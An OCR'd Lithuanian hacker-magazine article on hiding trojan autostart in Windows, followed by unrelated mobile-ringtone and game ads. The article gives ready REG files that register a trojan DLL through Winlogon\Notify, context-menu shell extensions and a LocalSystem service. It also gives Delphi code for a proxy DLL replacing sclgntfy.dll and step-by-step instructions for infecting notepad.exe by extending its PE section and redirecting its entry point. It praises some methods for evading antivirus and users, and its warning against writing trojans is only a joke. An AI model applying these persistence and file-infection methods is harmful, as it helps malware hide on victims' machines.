[Paleidimas iš„Winlogon"] Jeigu pradėtume ieškoti labiau nepastebimų automatinio paleidimo per sisteminį registrą vietų, tai paaiškėtų, jog jų čia devynios galybės. Pradžiai aptarkime šaką *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Notify*, kurioje saugomi *winlogon.exe* proceso užkraunamų DLL sąrašai, kai sistemoje įvyksta tam tikri įvykiai. Į šią registro šaką įrašyti nuosavą DLL — neblogas automatinio paleidimo būdas. Vienas iš jo privalumų tas, jog mūsų DLL gali būti paleista kraunantis sistemai *System* proceso vardu. Tuo pačiu hakeris gauna pilną priėjimą prie sistemos, tiesa, jis netenka priėjimo prie šifruotų vartotojo bylų (NTFS failų sistemoje). Apeiti šį apribojimą jis gali paleidęs DLL prieš vartotojui įeinant į sistemą (su įjungta impersonalizacija) arba įsiterpęs į vartotojo procesą. Hakeriui taip pat bus naudinga tai, jog vienoje DLL galima apibrėžti keletą funkcijų, kurios bus iškviečiamos priklausomai nuo skirtingų sisteminių įvykių, pavyzdžiui, paleidus sistemą arba prisijungus vartotojui. Taigi norint paleisti savo DLL, mums reikia *Winlogon\Notify* šakoje sukurti savo šaką su laisvai pasirinktu vardu. Būtini šios šakos parametrai yra *Asynchronous*, *DllName*, *Impersonate* ir vienas arba keletas parametrų, atsakančių už įvykį, kurio metu ir bus užkrauta ši DLL. Parametras *Asynchronous* (REG_DWORD) apibrėžia funkcijos iškvietimo iš DLL tipą. Jeigu jo reikšmė 0, funkcijos bus iškviečiamos iš pagrindinio *winlogon.exe* proceso srauto, o sistemos užkrovimas negalės būti pratęstas iki tol, kol funkcija nesugrąžins valdymo. Jeigu jo reikšmė 1, tai funkcija bus iškviesta asinchroniškai, atskirame sraute, iš ko išplaukia, jog ji galės sistemai niekada negrąžinti valdymo. Parametras *DllName* apibrėžia kelią iki užkraunamos DLL. Jeigu DLL yra sisteminiame kataloge, tai galima aprašyti tik jos pavadinimą. Parametras impersonate apibrėžia srauto, kuriame bus iškviesta mūsų funkcija, priėjimo teises. Jeigu jo reikšmė 0, srautas gaus sistemines teises, o jeigu 1 — vartotojo, su kuriuo susijęs įvykęs įvykis, teises. Dabar aptarkime įvykių tipus ir juos atitinkančių sisteminio registro raktų pavadinimus.

[Kas tai yra CLSID?]
CLSID — unikalus 128 bitų identifikatorius, vienareikšmiškai apibrėžiantis COM objekto sąsają. COM objektas yra DLL biblioteka, kuri eksportuoja ne įprastines funkcijas, o OOP klases. Išsamiau apie tai gali paskaityti MSDN'e, o dabar mums svarbu tik tai, jog CLSID registre saugomas {00000000-0000-0000-0000-000000000000} tipo eilutės pavidalu. Figūriniuose skliausteliuose esantis skaičius turi būti unikalus.
Jį galima sugeneruoti su programa GUIDGEN, kuri įtraukta į *MS Visual Studio* sudėtį, arba tiesiog sugalvoti pačiam.

Logon — vartotojo įėjimo į sistemą įvykis, jį naudoti prasminga tuomet, kai veiksmą reikia atlikti vartotojo vardu.
Logoff — vartotojo išėjimas iš sistemos.
ScreenSaver — ekrano užsklandos paleidimas, derėtų naudoti tada, kai reikia atlikti didelį sistemos apkrovimą sukeliančius (iš ko išplaukia, jog ir pastebimus vartotojui) veiksmus.
StopScreenSaver — ekrano užsklandos darbo pabaigimas.
Shutdown — sistemos darbo užbaigimas, šiam įvykiui galima priskirti kokių nors duomenų išsaugojimą.
StartShell — aplinkos paleidimas, įvyksta paleidžiant *explorer.exe*. Atkreipk dėmesį, jog šis įvykis nėra tolygus *Logon*, kadangi jis gali būti iškviestas keletą kartų dėl aplinkos perkrovimo, einančio po iškilusių problemų (*explorer.exe* lūžimų).
PostShell — įvykis po aplinkos paleidimo.
Startup — sistemos paleidimas, greičiausiai hakeris trojano paleidimui naudos būtent šį įvykį. Derėtų pastebėti, jog su šiuo įvykiu susieta funkcija visada bus iškviečiama sistemos vardu, nepriklausomai net nuo *Impersonate* parametro reikšmės.
Lock — darbo stoties užrakinimo įvykis, kuris įvyksta keičiantis vartotojams, neišeinant jiems iš sistemos, arba užrakinant darbo stotį klavišų kombinacija *Win+L* (*Windows XP*).
Unlock — darbo stoties atblokavimas arba persijungimas į kitą prie sistemos prisijungusį (*logged on*) vartotoją.
Disconnect — darbo stoties išėmimas iš domeno.
Reconnect — darbo stoties įtraukimas į domeną.

Kaip matai, įvykių rinkinys ganėtinai platus, ir kiekvienam iš jų galima priskirti savo apdorotoją. Tai leis sekti vartotojo veiksmus ir pasirinkti tinkamiausią vienos ar kitos trojano funkcijos paleidimo akimirką.
Štai, pavyzdžiui, DLL išeities tekstas, įeinant vartotojui į sistemą *System* vardu paleidžiantis *notepad.exe*:

```
  library Run;
  uses
    windows;
  procedure ExecuteNotepad();
  var
    St: TStartupinfo;
    Pr: TProcessInformation;
  begin
    ZeroMemory(@St, SizeOf(St));
    St.cb := SizeOf(St);
```

```
    St.lpDesktop := PChar('winsta0\default');
    CreateProcess(nil, 'notepad.exe', nil, nil, false, 0, nil, nil, St, Pr);
  end;
  exports
    ExecuteNotepad;
  begin
  end.
```

Šioje DLL yra tik viena funkcija — *ExecuteNotepad*, kuri susiejama su *Logon* įvykiu. Norint ją įdiegti, reikia šią DLL nukopijuoti į *\windows\system32* katalogą bei paleisti štai tokio turinio REG bylą (manau, jog šios bylos turinys tau puikiai suprantamas ir be mano komentarų):


```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\Run]
"Asynchronous"=dword:00000001
"Impersonate"=dword:00000000
"DllName"="run.dll"
"Logon"="ExecuteNotepad"
```

Šio metodo trūkumas tame, jog registro šaka, kurioje aprašytas trojanas, dokumentuota MSDN'e, iš ko išplaukia, jog kai kurie vartotojai kartais ją gali patikrinti. Tačiau net nepaisant to šis metodas suveikia 99% atvejų, kas parodo jo ganėtinai didelį patikimumą.

Norint automatinį paleidimą paslėpti dar geriau, hakeriui vertėtų savo dėmesį atkreipti į registro šaką *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions*. Joje saugomi po saugumo grupinės politikos apdorojimo *Winlogon* užkraunami DLL sąrašai. Šioje šakoje taip pat galima įkurdinti trojaną, tačiau čia problema tame, jog saugumo politikos nustatymus vartotojai keičia labai retai, todėl tikimybė, kad toks automatinio paleidimo metodas iš viso kada nors suveiks — labai menka ;). Kaip ten pridėti savo DLL? Tai galima labai lengvai suprasti pažiūrėjus į jau egzistuojančius įrašus.

Bet ir taip, kaip sakoma, dar ne viskas. *Winlogon*'e daugybė vietų, iš kurių realu paleisti trojaną. Pažiūrėk viena šaka aukščiau, *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon* šakoje yra du nuostabūs parametrai: *Shell* ir *Userinit*. Pirmame paprastai saugomas aplinkos bylos, kuri paleidžiama po įėjimo į sistemą, pavadinimas (paprastai *explorer.exe*), o antrame — kelias iki programos, kuri po vartotojo įėjimo į sistemą inicializuoja jo profilį (paprastai *userinit.exe*). Taip į *Shell* galima įrašyti kelią iki savo trojano, kuris pats paleis aplinką. Bet tai ne pats geriausias būdas. Kur kas daugiau galimybių suteikia *Userinit* parametras. Pagrindinė jo savybė ta, jog su juo galima paleisti ne vieną, o iš karto keletą programų — pakanka jas tiesiog atskirti kableliais. Realybėje tai gali atrodyti štai taip: *Userinit = Userinit.exe, trojan.exe*. Visa tai veiks tiesiog nuostabiai!

Hakeriui taip pat gali praversti *UIHost* ir *VmApplet* parametrai. Pirmajame saugomas programos, atvaizduojančios įėjimo į *Windows* dialogą, pavadinimas (tik XP), o antrajame — *ActiveX Control* bibliotekos pavadinimas, kuri paleidžiama atidarius valdymo skydelį (*Control Panel*). Logiška, jog ir šiuos parametrus galima gana neskausmingai pakeisti.

[Explorer Shell Extentions] Kaip tu tikriausiai pastebėjai, kai kurios programos į kontekstinį vartotojo aplinkos (*explorer.exe*) meniu prideda savo pasirinkimus. Ar niekada nesusimąstei, kaip jos tai daro? Iš tiesų viskas pakankamai paprasta, *Windows* turi *Explorer Shell Extentions* mechanizmą, kuris leidžia praplėsti praktiškai bet kokį vartotojo aplinkos meniu. Tam reikia sukurti savo DLL ir aprašyti ją atitinkamoje sisteminio registro vietoje. Iškvietus atitinkamą kontekstinį meniu, bus užkrauta ši DLL ir jai perduotas valdymas. Niekas hakeriui netrukdo ten aprašyti trojano DLL, beje, čia nė nereikia kurti naujų meniu punktų — pasirodo, tai nėra būtina. Tokių DLL sąrašas saugomas registro šakoje *HKEY_CLASSES_ROOT\Directory\shellex\ContextMenuHandlers*. Kiekvienai DLL ten sukuriama sava šaka, kurioje parametras pagal nutylėjimą yra tam tikras unikalus CLSID. Pati DLL aprašoma registro šakoje *HKEY_CLASSES_ROOT\CLSID*. Tarkim, hakeriškos DLL CLSID *bus EBDF1F20-C829-9999-8233-0020AF3E97A9*, tuomet jos automatiniam paleidimui reikia sukurti šaką *HKEY_CLAS-SES_ROOT\CLSID\{EBDF1F20-C829-9999-8233-0020AF3E97A9}\-InprocServer32*. Parametras pagal nutylėjimą turi būti kelias iki DLL. Taip pat reikės sukurti parametrą *ThreadingModel* ir jo reikšmę nurodyti *Apartment*. Kitas skyrius, kur hakeriui reikės aprašyti savo DLL — *HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers*. Jis apibrėžia *Shell Extention*, įvykdomą rodant kontekstinį meniu ant bet kokios bylos. Galiausiai norint įdiegti savą kontekstinio meniu praplėtimą, o tiksliau šnekant, trojano automatinį paleidimą, hakeriui tereikia įvykdyti štai tokio turinio REG bylą:

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\CLSID\{EBDF1F20-C829-9999-8233-0020AF3E97A9}\InprocServer32]
@="trojan.dll"
"ThreadingModel"="Apartment"
[HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\CoolTrojan]
@="{EBDF1F20-C829-9999-8233-0020AF3E97A9}"
[HKEY_CLASSES_ROOT\Directory\shellex\ContextMenuHandlers\CoolTrojan]
@="{EBDF1F20-C829-9999-8233-0020AF3E97A9}"
```

Šį automatinio paleidimo metodą iš visų išvardintų aš laikau perspektyviausiu. Daugelis vartotojų nė nenumano apie jokius *Shell Extention*, o tie, kurie apie juos žino, vargu ar sugebės surasti trojaną tarp daugybės kitų programų sukurtų įrašų. Didelis šio metodo privalumas ir tame, jog apie jį antivirusai nieko nežino, atitinkamai pridedant savą *Shell Extention*, jie vartotojui nepateikia jokių perspėjimų.

Sisteminiai servisai

Windows NT sistemoje be vartotojiškų programų yra dar ir sisteminiai servisai (tarnybos). Tai programos, kurios paleidžiamos prieš vartotojui įeinant į sistemą ir kurios veikia nepriklausomai nuo jo veiksmų. Savaime suprantama, čia taip pat galima atrasti vietelę trojanui paleisti. Įdiegtų servisų sąrašas saugomas registro šakoje *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services*. Kiekvienam servisui sukuriama sava registro šaka, o joje yra šie raktai:

DisplayName — serviso pavadinimas, kuris atvaizduojamas per tarnybų administravimo *mmc* konsolę. Kad trojanas nebūtų aptiktas, hakeriai čia įrašo ką nors tokio, kas būtų maksimaliai panašu į tiesą.


ErrorControl — serviso klaidų kritiškumas sistemos darbui. Pa-

prastai šis parametras yra lygus nuliui.
ImagePath — kelias iki vykdomos serviso bylos.
ObjectName — vartotojo, kurio vardu bus paleistas servisas, vardas. Įdomiausia čia įrašyti *LocalSystem*.
Start — paleidimo tipas. Norint servisą automatiškai paleisti kartu su sistema, čia reikia įrašyti 2.
Type — serviso tipas. Šis parametras atskiria servisus nuo tvarkyklių (*drivers*). Norint automatiškai paleisti kokią nors programą, čia derėtų įrašyti 16, kas reikš, jog tai *Win32* tipo servisas.

Apibendrinant aukščiau išsakytus dalykus, galima aprašyti servisą įdiegiančią REG bylą:

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CoolTrojan]
"Type"=dword:00000010
"Start"=dword:00000002
"ErrorControl"=dword:00000000
"ImagePath"="C:\WINDOWS\system32\trojan.exe"
"DisplayName"="CoolTrojan"
"ObjectName"="LocalSystem"
```

Nukopijavus *trojan.exe* bylą į *WINDOWS\system32* katalogą ir įvykdžius šią REG bylą, trojanas bus įdiegtas į sistemą. Jis bus paleistas po kito sistemos perkrovimo.



Sukuriame vietą byloje

Šį metodą paprasta panaudoti ir jis gali pasirodyti visai neblogai, tačiau protingas administratorius visada patikrina įdiegtų servisų sąrašus, tokiu atveju hakeris ir gali būti aptiktas.

[Kelios sisteminio registro vietos] Pakankamai įdomus sisteminio registro parametras automatinio paleidimo atžvilgiu yra *AppInit_DLLs* iš *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows* šakos. Šiame parametre saugomas su bet kokiu procesu, kuris naudoja *user32.dll* (o tokių dauguma), užkraunamų DLL bibliotekų sąrašas. Hakeriui labai praverstų į šią šaką įrašyti trojano DLL, ypač jeigu jam reikia, kad hakeriška biblioteka veiktų vienu metu visuose sistemoje paleistuose vartotojo procesuose. Tiesa, į tokios DLL programavimą derėtų žiūrėti ypatingai atsargiai, kadangi čia mažiausia klaida gali sukelti visos sistemos lūžimą. Dar viena nuostabi automatiniam paleidimui skirta vieta — tai registro šakoje *HKEY_LOCAL_MACHINE\SYSTEM\ControlSet\Control\Session Manager* esantis parametras *BootExecute*. Jame saugomas sistemos paleidimo metu vykdomų programų, kurios paleidžiamos prieš posistemės serverio (*csrss.exe*) paleidimą, sąrašas. Čia pagal nutylėjimą įrašyta *autocheck autochk* *. Šios registro šakos panaudojimas savo reikmėms apsunkintas tuo, jog šioje sistemos krovimosi stadijoje dar neprieinamos *Win32* API funkcijos, todėl programoje turi būti naudojama TIKTAI *Native API*, o importo lentelėse neturėtų būti nieko, išskyrus *ntdll.dll*. Nepasiruošusiam žmogui, kuris naudojasi standartiniais metodais, parašyti tokią programą nepavyks, tačiau jeigu perskaitytumei mano straipsnį „*Delphi* visagalis" (jį gali rasti mūsų žurnalo 33 numeryje, išleistame vasario mėnesį), tokių problemų neiškiltų.

[Bylų užkrėtimas ir pakeitimas] Vienas iš vartotojui ir administratoriui nepastebimiausių automatinio paleidimo būdų yra vienos iš užkraunamų bylų pakeitimas sava, su po to einančiu originalios bylos paleidimu. Tokiu atveju hakeriui iš pradžių reikia pervadinti pakeičiamą bylą, o po to vietoje jos įrašyti savą. Paprasčiausia tai padaryti su *exe* bylomis, tačiau, mano nuomone, gerokai įdomiau pakeisti DLL. Tai šiek tiek sudėtingiau, tačiau aptikti tokį pakeitimą kur kas sunkiau. Pakeičianti DLL funkcijas turi eksportuoti tais pačiais vardais, kaip ir originali DLL. Tokį eksportą paprasčiausia realizuoti visas pakeičiamos DLL funkcijas aprašant kaip *external*. Kad tu galėtumei geriau suprasti pakeitimo mechanizmą, žemiau aš pateiksiu DLL pavyzdį, kuriuo galima pakeisti *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\sclgntfy* šakoje aprašytą *sclgntfy.dll*, prieš tai ją pervadinus į *sclgntfi.dll*.

```
library sclgntfy;
procedure WLEventLogoff; external 'sclgntfi.dll';
exports
  WLEventLogoff;
begin
end.
```

Iškvietus funkciją *WLEventLogoff*, ši DLL tiesiog perduoda valdymą originaliai DLL bibliotekai. Bet kaip tu tikriausiai supranti, hakeris tarp *begin* ir *end* gali įrašyti savo kodą, kuris bus įvykdytas jos užkrovimo metu.

WARN

Šiaip jau trojanų kūrimą galima pavadinti neteisėta veikla, todėl niekada ir nė už ką jų nekurk. Tai kvaila mintis. Geriau gerk pieną ir žaisk kompiuterinius žaidimus. Štai, kai kuriems labai patinka Counter-Strike — gyvena sau žmonės ir kenksmingų programų nerašo ;).

Originalios bylos galima ir nekeisti savaja bei tiesiog pasinaudoti virusų kūrimo metodika — praplėsti paskutinę bylos PE sekciją ir ten įrašyti savo kodą, kuris paleis trojaną ir perduos valdymą į originalų įėjimą tašką. Pabandykime tai padaryti rankiniu būdu, kad geriau suprastume hakerio veiksmus. Tam iš *Windows XP* paimkime paprasčiausią *notepad.exe* ir pabandykime į jį įrašyti papildomą kodą, kuris paleistų skaičiuotuvą (*calc.exe*).

Iš pradžių atidarome bylą su *Hex Workshop* (arba su bet kokiu kitu HEX redaktoriumi) ir į jos pabaigą pridedame 1000h baitų nuliukų.

Po to atidarome bylą su *PE Tools* ir nuspaudžiame mygtuką *Sections*, sąraše surandame paskutinę sekciją (šiuo atveju tai bus *.rsrc*) ir tūkstančiu (1000) padidiname jos *VirtualSize* bei *RawSize*. Toliau mums reikia iš naujo apibrėžti PE bylos įėjimo tašką į išskirtą sritį. Tam pažiūrime į šios srities poslinkį byloje (su (*Hex Workshop*) ir nuspaudžiam *PE Tools* mygtuką FLC, kur mums reikia gautą *File Offset* perskaičiuoti į *Relative Virtual Address*. Mano gauta reikšmė — 13A00. Spaudžiam mygtuką *Optional Header*, kur įėjimo tašką (*Entry Point*) pakeičiame į gautą reikšmę. Prieš tai reikia išsaugoti senąją reikšmę, kadangi jos mums prireiks šiek tiek vėliau. Taigi norėdami perskaičiuoti PE bylos dydį, spaudžiame šalia *SizeOfImage* esantį mygtuką „?" (be to ji nepasileis).

Dabar mums prireiks *OllyDbg* derintuvo, kuriame mes ir įrašysime *notepad.exe* paleidžiantį kodą. Atidarome bylą derintuve ir sustojame ties nauju įėjimo tašku — nuo šio adreso mes ir įdiegsime naująjį kodą. Duomenis įkurdinsime šiek tiek žemiau. Skaičiuotuvui paleisti mums reikalingas maždaug toks kodas:


```
push   offset 'kernel32.dll'
call   GetModuleHandleA
push   offset 'WinExec'
push   eax
call   GetProcAddress
push   1
push   offset 'calc.exe'
call   eax
```

Iš pradžių reikia importo lentelėje surasti mums reikalingų funkcijų adresus. Importo lentelė pas mus yra adresu 1001000. Surandame šią vietą derintuve ir užsirašome adresus. Pas mus turėtų gautis kažkas panašaus į:


```
010010CC — GetModuleHandleA
01001110 — GetProcAddress
```

Dabar mums reikalingas eilutes galima surašyti išskirtoje srityje ir sukurti užkroviklio kodą. Užkroviklio pabaigoje turėtų būti komanda perėjimui į originalų įėjimo tašką. Po to, kai tavo kodas pradės pasileidinėti, jį su *Hex Workshop* reikia įrašyti į bylą. Toks trojano automatinio paleidimo metodas teisingai jį panaudojus gali būti iš tiesų nepastebimas.

[Kaip pasirinkti savo automatinio paleidimo metodą] Tikras ir iš tiesų ne iš kelmo spirtas hakeris niekada nesinaudos aukščiau aprašytais ir iš viso jokiais jau žinomais metodais. Jis automatiniam savo kūrinio paleidimui būtinai sugalvos ką nors originalaus. Kaip jis tai padarys? Veikiausiai iš pradžių atsidarys *regedit* ir visame sisteminiame registre paieškos parametrų pagal kaukę **.exe;*.dll*. Peržiūrėjęs surastas šakas ir šiek tiek pasukęs galvą jis lengvai suras vietą, kurioje bus galima įrašyti trojaną. Jeigu jam to pasirodys maža, peržiūrės sistemoje paleistus procesus bei užkrautas bibliotekas ir pabandys nustatyti kiekvienos bylos užkrovimo priežastį, kad galbūt po to ką nors pakeistų. Žodžiu, automatinio paleidimo metodų jis dar gali sugalvoti labai daug, o mums telieka būti atidesniems.



Bylos redagavimas su *PE Tools*



Rašome užkrovėjo kodą

SUKURK SAVO NUOTAIKĄ!

one
extremely mobile



SUPERŽAIDIMAS



NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7270

UŽSAKYK VOKALINĘ MELODIJĄ!

OLE OLE OLE, LIETUVA NUGALĖS! 206689660

Jurga: Nebijok	184559660
Mėsa: 12 patiekalų	207679660
Policijos patrulis: 7-tas kviečia Centrą	143339660
Mėsa: Šeši nebūsiu	207669660
Atiduok kaukuolę!	206679660
Lėktuve: Atsipalaiduojam... gelbėkit!	167709660
Crazy Frog: Axel F	165229660
James Brown: I Feel Good	120239660
Skambutis iš morgo NAUJA!	206609660

KAD GAUTUMĖTE VOKALINĘ MELODIJĄ — 5 Lt

Įsitikinkite, kad telefone įjungta GPRS. Ši paslauga galima Omnitel, Bitės GSM ir Tele2 klientams, išskyrus PILDYK ir MAŽYLIO vartotojus.

Nusiųskite žinutę su vokalines melodijos kodu į numerį **1318**.

SAMSUNG C100, C200, C210, C230, D500, X100, X120, X140, X200, X450, X460, X480, X600, X640, E300, E530, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730 **NOKIA** 3200, 3220, 5140, 6020, 6021, 6170, 6230, 6260, 7260, 7270, 7280, 7610 **SIEMENS** C65, SL65 **SONY ERICSSON** K700i, W800

ŽAIDIMAI


Kodas: 201479660



Tai istorija remiantis gerai žinomu filmuku apie du netašytus, bet labai mielus barbarus, gyvenančius Romos Imperijos pakraštyje.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7270, 7610 **SONY ERICSSON** K750i, T610, T630


Kodas: 200269660



Pagrindinis šio žaidimo veikėjas – vampyrų medžiotojas. Nugalėti Drakulą – jam garbės reikalas! Pamėgink parinkti raktus.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** T610, T630

Kodas: 185319660



Tau Monopolis! Perki nekilnojamą turtą ir užsiimi versliu! Spręsk, kaip išnaudosi savo ėjimą. Vystysi savo įmonę, ar kliudysi konkurentui?

NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 7210, 7250, 7260, 7270, 7610 **SONY ERICSSON** T610, T630

Kodas: 204339660



Paskutinė trilogijos "Persijos princas" dalis. Princas sugrįžo į Babiloną išgelbėti miesto gyventojus ir perimti Persijos imperijos sostą.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** K750i, T610, T630

KAD GAUTUMĖTE ŽAIDIMĄ — 10 Lt

Įsitikinkite, kad įjungta **GPRS** paslauga. Netinka PILDYK ir MAŽYLIO vartotojams. Žinutę su kodu nusiųskite į numerį **1344**.
Jei dėl kokių nors priežasčių nepavyktų žaidimą atsisiųsti iš pirmojo karto, nuoroda bus išsaugota jūsų telefone.

SPALVOTI ATVIRUKAI



208859660

207559660, 110419660, 207649660, 205519660, 210049660, 127559660

207569660, 83839660, 175189660, 61789660, 204479660, 175249660

KAD GAUTUMĖTE SPALVOTĄ ATVIRUKĄ — 3 Lt

Įsitikinkite, kad įjungta ir veikia telefono **GPRS** paslauga. Ši paslauga netinka PILDYK ir MAŽYLIO vartotojams.
Žinutę su spalvoto atviruko kodu nusiųskite į numerį **1323**. Gaukite žinutę su nuoroda, iš kurios atsidarykite spalvotą atviruką.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6021, 6030, 6100, 6170, 6230, 6260, 6600, 6610, 6610i, 6800, 7210, 7250, 7250i, 7260, 7270, 7610, 7650
SIEMENS A60, A65, A75, AX75, C60, CF75, M55, MC60, C65, S55, SL55, SL65 **SONY ERICSSON** J300i, K300i, K700i, T610, T630, W800
SAMSUNG C200, C210, C230, D500, X120, X140, X200, X450, X460, X480, X600, X620, X640, E300, E330, E630, E700, E710, E730, E760, E800, E820, P510

LOGOTIPAI

208129660	207429660	188169660	188159660
188069660	133809660	207409660	100439660
73239660	65649660	207339660	63079660
41319660	27459660	27239660	24439660

ATVIRUKAI

122859660	207449660	183709660
207509660	180689660	207469660
207459660	177459660	174409660
174219660	172779660	171209660
170829660	158569660	158529660

SIUNTINUKAS DRAUGUI

1. Išsirink paslaugą (išskyrus logotipus). Po kodo palik tarpą ir įrašyk draugo telefono numerį (pvz., 1709660 XXXXXXXX).
2. Perskaityk pasirinktos paslaugos instrukciją. Įsitikink, ar ji tinka draugo telefonui.

KAD GAUTUMĖTE LOGOTIPĄ AR ATVIRUKĄ — 1,95 Lt

Žinutę su kodu nusiųskite į mūsų numerį **1322**. **SIEMENS** telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 2600, 3210, 3310, 3410, 3330, 3510, 5210, 5110 (tik logotipai), 5510, 6020, 6021, 6030, 6210, 6310, 6310i, 6510, 7110 (tik logotipai), 7270, 7280 (tik atvirukai), 7610, 8210, 8310, 8810, 8850, 8890. **SIEMENS** A55, A65, A75, AX75, C55, C60, C65, CX75, CXV70, M55, M75, S55, SL55. **SAMSUNG** C100, C200, C210, C230 (tik logotipai), E720 (tik atvirukai), X120, X450, X480, P730 **SONY ERICSSON** Tik atvirukai: J300i, K300i, K700i, W800

Ežio mobilaizeris Jau ir Ežiui!

Internetas telefone, MMS vaizdo žinutės, pyptonai ir kitos pramogos.
Informacija tel. 117, www.ezys.lt ir wap.ezys.lt

TOP MELODIJOS

TOP MELODIJOS	MONO	POLY
Skūbis Dū	6849660	6849660p
